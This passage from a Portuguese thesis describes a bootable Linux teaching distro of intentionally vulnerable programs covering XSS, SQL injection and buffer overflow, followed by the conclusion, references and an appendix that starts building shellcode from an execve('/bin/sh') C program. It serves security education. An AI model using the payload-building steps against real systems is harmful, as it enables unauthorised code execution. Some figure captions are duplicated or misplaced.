-rw-r--r-- 1 root root 149 2010-08-27 16:12 xsoft_gcc.desktop
-rw-r--r-- 1 root root 147 2010-08-27 16:12 xsoft_gdb.desktop
-rw-r--r-- 1 root root 192 2010-11-17 08:45 xsoft_get_argv1.desktop
-rw-r--r-- 1 root root 186 2010-11-17 08:46 xsoft_get_rsp.desktop
-rw-r--r-- 1 root root 234 2010-11-30 18:58 xsoft_heap-overflow.desktop
-rw-r--r-- 1 root root 184 2010-09-18 08:52 xsoft_metasploit.desktop
-rw-r--r-- 1 root root 192 2010-11-17 08:47 xsoft_objdump.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:38 xsoft_sql_injection_ex1.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:40 xsoft_sql_injection_ex2.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:40 xsoft_sql_injection_ex3.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:40 xsoft_sql_injection_ex4.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:40 xsoft_sql_injection_ex5.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:40 xsoft_sql_injection_ex6.desktop
-rw-r--r-- 1 root root 223 2010-09-24 14:49 xsoft_sql_injection_ex7.desktop
-rw-r--r-- 1 root root 241 2010-11-30 18:50 xsoft_stack-overflow_ex1.desktop
-rw-r--r-- 1 root root 241 2010-11-30 18:50 xsoft_stack-overflow_ex2.desktop
-rw-r--r-- 1 root root 241 2010-11-30 18:50 xsoft_stack-overflow_ex3.desktop
-rw-r--r-- 1 root root 221 2010-11-30 19:08 xsoft_worx_ex1-execstack.desktop
-rw-r--r-- 1 root root 225 2010-11-30 19:08 xsoft_worx_ex1-noexecstack.desktop
-rw-r--r-- 1 root root 201 2010-11-30 19:11 xsoft_worx_ex2.desktop
-rw-r--r-- 1 root root 200 2010-11-17 14:39 xsoft_xss_ex1.desktop
-rw-r--r-- 1 root root 197 2010-11-11 14:30 xsoft_xss_ex2.desktop
-rw-r--r-- 1 root root 200 2010-11-11 14:30 xsoft_xss_ex3.desktop
-rw-r--r-- 1 root root 197 2010-11-11 14:30 xsoft_xss_ex4.desktop
-rw-r--r-- 1 root root 200 2010-11-11 14:30 xsoft_xss_ex5.desktop
root@xsoft:applications#
```

Figura 109: Itens de menu criados no diretório /usr/share/applications.

Além de criar os arquivos de diretório, foi necessário também adicionar entradas ao arquivo /etc/xdg/menus/applications.menu. A Figura 114 mostra esse arquivo.

```
root@xsoft:applications# cat xsoft_xss_ex1.desktop
[Desktop Entry]
Name=XSS 1
Comment=Cross Site Scripting Vulnerable Application
Exec=/opt/google/chrome/chrome www.xss.xsoft/xss_ex1.php
Icon=xsoft-ico
Terminal=false
Type=Application
Categories=XSS;

root@xsoft:applications#
```

Figura 110: Conteúdo do arquivo xsoft_xss_ex1.desktop.




Figura 111: Conteúdo do arquivo desktop.en_US.utf8.cache.

```
root@xsoft:applications# cd /usr/share/desktop-directories/
root@xsoft:desktop-directories# ls -l xsoft*
-rw-r--r-- 1 root root 124 2010-09-18 09:15 xsoft_buffer-overflow.directory
-rw-r--r-- 1 root root 102 2010-11-11 14:40 xsoft_csrf.directory
-rw-r--r-- 1 root root  96 2010-08-27 10:26 xsoft.directory
-rw-r--r-- 1 root root 120 2010-11-30 17:37 xsoft_format-string.directory
-rw-r--r-- 1 root root 120 2010-09-24 14:28 xsoft_sql-injection.directory
-rw-r--r-- 1 root root 112 2010-09-18 08:52 xsoft_tools.directory
-rw-r--r-- 1 root root 100 2010-11-11 14:40 xsoft_xss.directory
root@xsoft:desktop-directories#
```

Figura 112: Conteúdo do diretório /usr/share/desktop-directories/, com os arquivos .directory criados.

```
root@xsoft:desktop-directories# cat xsoft_xss.directory
[Desktop Entry]
Name=XSS
Comment=XSS Vulnerabilities
Icon=xsoft-buffer-overflow-ico
Type=Directory

root@xsoft:desktop-directories#
```

Figura 113: Conteúdo do arquivo xsoft_xss.directory.

Durante a geração da imagem do sistema algumas configurações não se mantêm, e o /etc/hosts é uma delas, para tanto, foi adicionado um comando em /etc/rc.local para criar o arquivo hosts durante a inicialização. A Figura 115 mostra o arquivo rc.local.




Figura 114: Conteúdo do arquivo applications.menu.




Figura 115: Conteúdo do arquivo rc.local.

Feitas todas essas configurações iniciais o programa remastersys é utilizado para gerar a imagem do sistema. A Figura 116 mostra tal programa na lista do apt, e a Figura 117 mostra o comando para a geração da distribuição. Isso tudo feito, uma .iso será gerada no diretório /home/remastersys/remastersys/, basta gravá-la num DVD e distribuir.

```
root@xsoft:desktop-directories# apt-cache search remastersys
remastersys - Ubuntu and variant system remaster
root@xsoft:desktop-directories#
```

Figura 116: Conteúdo do arquivo rc.local.

```
root@xsoft:xsoft# remastersys dist

Distribution Mode Selected
Reading package lists...
Building dependency tree...
Reading state information...
Package popularity-contest is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 119 not upgraded.
Reading package lists...
Building dependency tree...
Reading state information...
ubiquity-frontend-gtk is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 119 not upgraded.
Reading package lists...
Building dependency tree...
Reading state information...
Package ubiquity-frontend-kde is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 119 not upgraded.
Reading package lists...
Building dependency tree...
Reading state information...
metacity is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 119 not upgraded.
Checking if the /home/remastersys/remastersys folder has been created
Copying /var and /etc to temp area and excluding extra files
```

Figura 117: Geração da distribuição “bootável”.

4.2. Utilização da Distro

A utilização da distro se baseia no estudo aplicado das vulnerabilidades descritas no capítulo anterior. A distro foi organizada para que a teoria de segurança de software pudesse ser aplicada através da utilização dos programas vulneráveis, que foram criados especialmente para este fim. De uma maneira geral o estudo segue as seguintes fases: entendimento dos programas vulneráveis; aplicação das técnicas de exploração descritas; e entendimento das técnicas de mitigação. Além disso outras técnicas de exploração podem ser aplicadas, assim como podem ser estudadas outras técnicas de mitigação que tem a possibilidade de serem testadas no ambiente da distribuição. Todos os programas vulneráveis encontrados na distribuição estão de alguma forma referenciados no capítulo 3, logo, o estudo de um programa vulnerável deve ser auxiliado pela respectiva subseção no mesmo.

A seguir será descrito o modo de utilização da distro para o estudo da vulnerabilidade de *buffer overflow*:

Ao clicar no menu Applications na parte superior da distribuição será mostrado uma lista de sub-menus, entre eles o xsoft. Clicando neste, será aberto uma outra lista de sub-menus, onde encontra-se o Buffer Overflow. Clicando em qualquer um destes será aberto o terminal no diretório de trabalho do programa vulnerável que se deseja estudar, e paralelo à isso será aberto o capítulo do monografia na seção específica que trata sobre *buffer overflow*. Seguindo as explicações detalhadas da monografia o usuário pode simular os casos de estudo

de modo a ver o funcionamento prático das explorações e da exposição causada pelas vulnerabilidades. Por exemplo, ao selecionar o item Stack Overflow 3, Figura 118, um terminal se abrirá juntamente com o pdf da monografia na página onde se inicia a seção que trata de *buffer overflow,* como mostra a Figura 119. Seguindo tal seção, o usuário entenderá a estrutura da *stack* do programa vulnerável, a disposição da *stack* que se deseja obter para a efetivação do ataque, o processo de codificação do vetor de injeção, da obtenção dos endereços e do cálculo do *offset* onde o *payload* será inserido, e, por último, a maneira de se injetar o vetor no programa vulnerável como mostrado na Figura 120.




Figura 118: Estudo do programa stack_overflow_ex3.




Figura 119: *Shell* no diretório de trabalho do programa e vulnerável e monografia aberta no trecho que trata de *buffer overflow*.




Figura 66: Execução do ataque sobre o programa vulnerável pertencente à *root* suid bit ativado.

Figura 120: Execução do ataque como descrito na monografia.

Acima foi descrito o modo de utilização da distro, para que se possa extrair ao máximo dos programas vulneráveis contidos na mesma, bem como das técnicas descritas de exploração das vulnerabilidades. O capítulo seguinte trata das conclusões deste trabalho, da contribuição do mesmo para a área de segurança de *software* e desenvolvimento seguro, e cita algumas possíveis adições que podem ser feitas em trabalhos futuros para se chegar a algo que aborde de forma ainda mais abrangente este universo de segurança de *software*.

5. CONCLUSÃO

Para o problema levantado, da falta de conhecimento dos desenvolvedores dos princípios básicos de segurança e da falta de *know-how* em desenvolvimento de *software* por parte dos especialistas em segurança, foi proposta uma solução que se baseia na integração das duas áreas, na disseminação do processo de desenvolvimento seguro de *software*. A forma encontrada para essa integração foi o desenvolvimento de POCs que mostrassem códigos de aplicações e para que, baseados nesses códigos, fossem estudadas as diferentes vulnerabilidades, tornando o usuário da distribuição apto a reconhecer as vulnerabilidades, a aplicar as técnicas de exploração e a desenvolver *software* seguro, de forma a prevenir a ocorrência de erros que possam se tornar vulnerabilidades exploráveis.

A pesquisa necessária para a realização deste trabalho me fez adquirir um grande embasamento sobre a área de segurança de *software*. Pude aprofundar muito meus conhecimentos na área. O fato de, baseado em meus conhecimentos, minhas pesquisas e no trabalho de outros pesquisadores, ter que criar POCs que pudessem ser simples e fáceis de entender, para que qualquer pessoa da área de TI pudesse absorver o conteúdo, fez com que eu desenvolvesse muito minha capacidade de expressão e meu modo de escrita.

Esse trabalho também me fez concluir, devido ao estudo avançado do estado da arte em segurança/exploração de *software*, que as vulnerabilidades estão cada vez mais relacionadas à lógica do negócio, e não mais à simples *bugs*. Cheguei à conclusão, que, para um *hacker*, ataques específicos, que só funcionam em determinado ambiente (sistema ou configuração específica) são tão valorizados quanto ataques genéricos, ou seja, casos de borda são alvo de ataque e de estudo de *hackers*. Por exemplo, é muito difícil encontrar um ponteiro de função que possa ser sobrescrito através de um *overflow*, mas o *hacker* vai trabalhar com esta possibilidade. E por último, concluí que a persistência e a dedicação de um *hacker* o levam além dos limites de um desenvolvedor. Ou seja, o *hacker* procura conhecer a fundo os mínimos detalhes de algo que o desenvolvedor considerou sem importância, e é aí que o *hacker* vence.

Este trabalho não detalha tudo o que se têm hoje sobre segurança de *software*, muita coisa ainda pode ser adicionada em trabalhos futuros, outras vulnerabilidades, novas técnicas, novos mecanismos de defesa, e ainda, outras áreas da segurança da informação. Existem ainda algumas adições que podem ser feitas à esse trabalho, para tentar chegar mais próximo de algo completo. Existe a ideia de incluir o estudo de outras vulnerabilidades, tentar

encontrar um ponto de equilíbrio entre o Owasp Top Ten 2007, Owasp Top Ten 2010 e do excelente material de Howard, LeBlanc e Viega (2010), para tentar descrever de fato as vulnerabilidades realmente problemáticas, os métodos de exploração e de detecção das mesmas. No momento, acredito que as adições prioritárias seriam algo relacionado à gerenciamento de sessões e controle de autenticação, falta de criptografia dos dados em transporte e armazenados, captura de exceções e manipulação de erros de forma incorreta, *integer overflow* e condições de corrida. Além disso, podem ser adicionadas ferramentas de auditoria de código, para procurar por erros através de análise estática, e *fuzzers* para procurar por erros em tempo de execução nos programas. Relacionado à vulnerabilidades *web* podem ser adicionadas ferramentas como o w3af e o WebScarab. Podem também ser adicionados POCs extras das vulnerabilidades estudadas, além de criar CTFs (*Capture the Flag*), para confrontar o usuário com problemas reais.

Com certeza esse trabalho contribui e muito para essa tentativa de divulgar o tema segurança da informação pelo círculos de TI, e principalmente para a formação de pessoal capaz de desenvolver *software* seguro, já que o trabalho descreve algumas das vulnerabilidades mais problemáticas encontradas nos sistemas modernos nos seus mínimos detalhes, demonstra as causas da vulnerabilidades, os métodos de mitigação, as práticas de desenvolvimento seguro, os princípios de segurança de *software* e o estado da arte em exploração de *software*. Mas a maior contribuição é, sem dúvida, a criação de um ambiente Linux bootável onde o usuário pode aplicar a teoria de segurança de *software* nos POCs, que foram especialmente criados para que fossem simples de entender e de aplicar as técniacs de exploração, e ao mesmo tempo foram criados de modo que ficassem claras as dificuldades e impedimentos que existem na exploração de programas reais.

REFERÊNCIAS

Allen, Julia H. et al. **Software Security Engineering: A Guide for Project Managers**. [S.l.]: Addison Wesley Professional, 2008.

Barnum, Sean; Gegick, Michael. **Economy of Mechanism**. [S.l.]: Cigital, 2005a. Disponível em: <https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/principles/348-BSI.html>. Acesso em: 14 ago. 2010.

Barnum, Sean; Gegick, Michael. **Failing Securely**. [S.l.]: Cigital, 2005b. Disponível em: <https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/principles/349-BSI.html>. Acesso em: 14 ago. 2010.

Cannings, Rich, Dwivedi, Himanshu e Lackey, Zane. **Hacking Exposed Web 2.0: Web 2.0 Security Secrets and Solutions**. [S.l.]: The McGraw-Hill Companies, 2008.

Clarke, Justin. **SQL Injection Attacks and Defense**. [S.l.]: Elsevier, 2009.

Designer, Solar. **Getting around non-executable stack (and fix)**. [S.l.]: 1997. Disponível em: <http://seclists.org/bugtraq/1997/Aug/63>. Acesso em: 25 nov. 2010.

Dowd, Mark; McDonald, John; Schuh, Justin. **The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities**. [S.l.]: Addison Wesley Professional, 2006.

Dzulfakar, Muhaimin. **Advanced MySQL Exploitation**. [Las Vegas, NV, USA]: 2009. Disponível em: <http://www.blackhat.com/presentations/bh-usa-09/DZULFAKAR/BHUSA09-Dzulfakar-MySQLExploit-PAPER.pdf>. Acesso em 13 set. 2010.

Fritsch, Hagen. **Buffer Overflows on Linux-x86-64**. Amsterdam: Black Hat Europe, 2009a. Disponível em: <http://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Buffer-Overflows-Linux-whitepaper.pdf>. Acesso em: 25 nov. 2010.

Fritsch, Hagen. **Stack Smashing as of Today: A State-of-Art Overview on Buffer Overflow Protections on Linux_x86_64**. Amsterdam: Black Hat Europe, 2009b. Disponível em: <http://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Bypassing-aslr-slides.pdf>. Acesso em: 23 nov. 2010.

Grossman, Jeremiah et al. **Cross Site Scripting Attacks: XSS Exploits and Defense**. [S.l.]: Elsevier, 2007.

Hogland, Greg e McGraw, Gary. **Como Quebrar Códigos: a Arte de Explorar (E Proteger) Software**. [S.l.]: Makron Books, 2005.

Hoffman, Billy. **JavaScript Malware for a Gray Goo Tomorrow!**. [S.l.]: SPI Labs, 2006. Disponível em: <http://www.net-security.org/dl/articles/Javascript_malware.pdf>. Acesso em: 29 nov. 2010.

Hoffman, Billy e Sullivan, Bryan. **Ajax Security**. [S.l.]: Pearson Education, Inc, 2008.

Howard, Michael, LeBlanc, David, Viega, John. **24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them**. [S.l.]: McGraw-Hill, 2010.

Keromytis, A. D. **The Evolution of Computer Security: Attacks and Defenses**. [S.l.]: Columbia University, [2007?]. Disponível em: <http://www.forth.gr/onassis/lectures/2008-07-21/presentations_08/The_evolution_of_computer_security_attacks_and_defenses.pdf>. Acesso em: 23 ago. 2010.

Krahmer, Sebastian. **x86-64 Buffer Overflow Exploits and the Borrowed Code Chunks Exploitation Technique**. [S.l.]: 2005. Disponível em: <http://www.suse.de/~krahmer/bccet.tgz>. Acesso: em 24 nov. 2010.

McGraw, Gary. **Software Security: Building Security In**. [S.l.]: Addison Wesley Professional, 2006.

McGraw, Gary; Viega, John. **Make your Software Behave: Preventing Buffer Overflowns**. [S.l.]: IBM, 2000. Disponível em: <http://www.ibm.com/developerworks/library/s-buffer-defend.html>. Acesso em: 23 nov. 2010.

Meftah, Barmak. **Business Software Assurance: Identifying and Reducing Software Risk in the Enterprise.** [S.l.]: Fortify, [2008?]. Disponível em: <https://buildsecurityin.us-cert.gov/swa/downloads/Meftah.pdf>. Acesso em: 24 ago. 2010.

Nergal. **The Advanced return-into-lib(c) Exploits: PaX Case Study**. [S.l.]: Phrack 58, 2001. Disponível em: <http://www.phrack.org/issues.html?issue=58&id=4#article>. Acesso em: 25 nov. 2010.

OWASP. **Owasp Top 10 2007: As 10 Vulnerabilidades de Segurança Mais Críticas em Aplicações WEB**. [S.l.] OWASP Foundation, 2007.

OWASP. **Owasp Top 10 2010: The Ten Most Critical Web Application Security Risks**. [S.l.] OWASP Foundation, 2010.

Rosa, Rafael. **(In)Seguranca de Software: Quebrando Códigos**. Presidente Prudente: 2009.

scut. **Exploiting Format String Vulnerabilities**. [S.l.]: team teso, 2001. Disponível em: <http://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf>. Acesso em: 11 nov. 2010.

Tsipenyuk, Katrina; Chess, Brian; McGraw, Gary. **Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors.** [S.l.]: [2007?]. Disponível em: <http://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf>. Acesso em: 14 ago. 2010.

Viega, John, McGraw, Gary. **Building Secure Software: How to Avoid Security Problems the Right Way**. [S.l.]: Addison Wesley Professional, 2002.

Wheeler, David A.**Write It Secure: Format Strings and Locale Filtering**. [S.l.]: 2000. Disponível em: <http://www.dwheeler.com/essays/write_it_secure_1.html> . Acesso em: 22 nov. 2010.

W3C . **Document Object Model (DOM)**. [S.l.]: W3C, 2005. Disponível em: <http://www.w3.org/DOM/>. Acesso em: 01 out. 2010.

APÊNDICE A - *Payload*

Este apêndice é um detalhamento da questão de codificação de *payload* levantada na seção 3.4.

O processo de codificação de um *payload* envolve diversas variáveis e geralmente não pode ser generalizado, cada exploração exige um *payload* específico. Essa dificuldade é advinda do fato de que código nativo é dependente de máquina, então a arquitetura hospedeira do *software* vulnerável deve ser estudada para que o *payload* possa ser codificado. Além disso, há limitações referentes aos caracteres permitidos pelos filtros de entrada, e a quantidade de caracteres que podem ser injetados em determinados pontos de entrada do programa.

```
#include <stdlib.h>

void main(){
    char *params[2];
    params[0] = "/bin/sh";
    params[1] = NULL;
    execve(params[0], params, NULL);
}
```

O *payload* pode ser codificado diretamente em linguagem *assembly*, ou através do auxílio de uma linguagem de mais alto nível como a linguagem C.

Deve-se, a partir do código acima, que executa um *shell*, obter as instruções de máquina geradas. Para isso o programa deve ser compilado para a arquitetura desejada. Em seguida, utiliza-se o gdb para "desassemblar" o programa, como mostrado na Figura 121, de modo a obter as instruções relevantes que devem ser executadas.

"Desassemblando" as instruções da main obtém-se o código *assembly* da Figura 122.

Observa-se que rsi recebe o *array* de ponteiros, rdi recebe o ponteiro para o primeiro elemento do *array,* e que edx recebe 0x0.

"Desassemblando" execve na Figura 123 verifica-se que eax deve receber 0x3b, o valor correspondente à chamada de sistema.

De posse de todas essas informações o código *assembly* do *payload* é gerado. Em seguida, como mostrado na Figura 124, é gerado o executável para verificar a validade do código gerado.




Figura 121: Compilando e depurando *payload*.

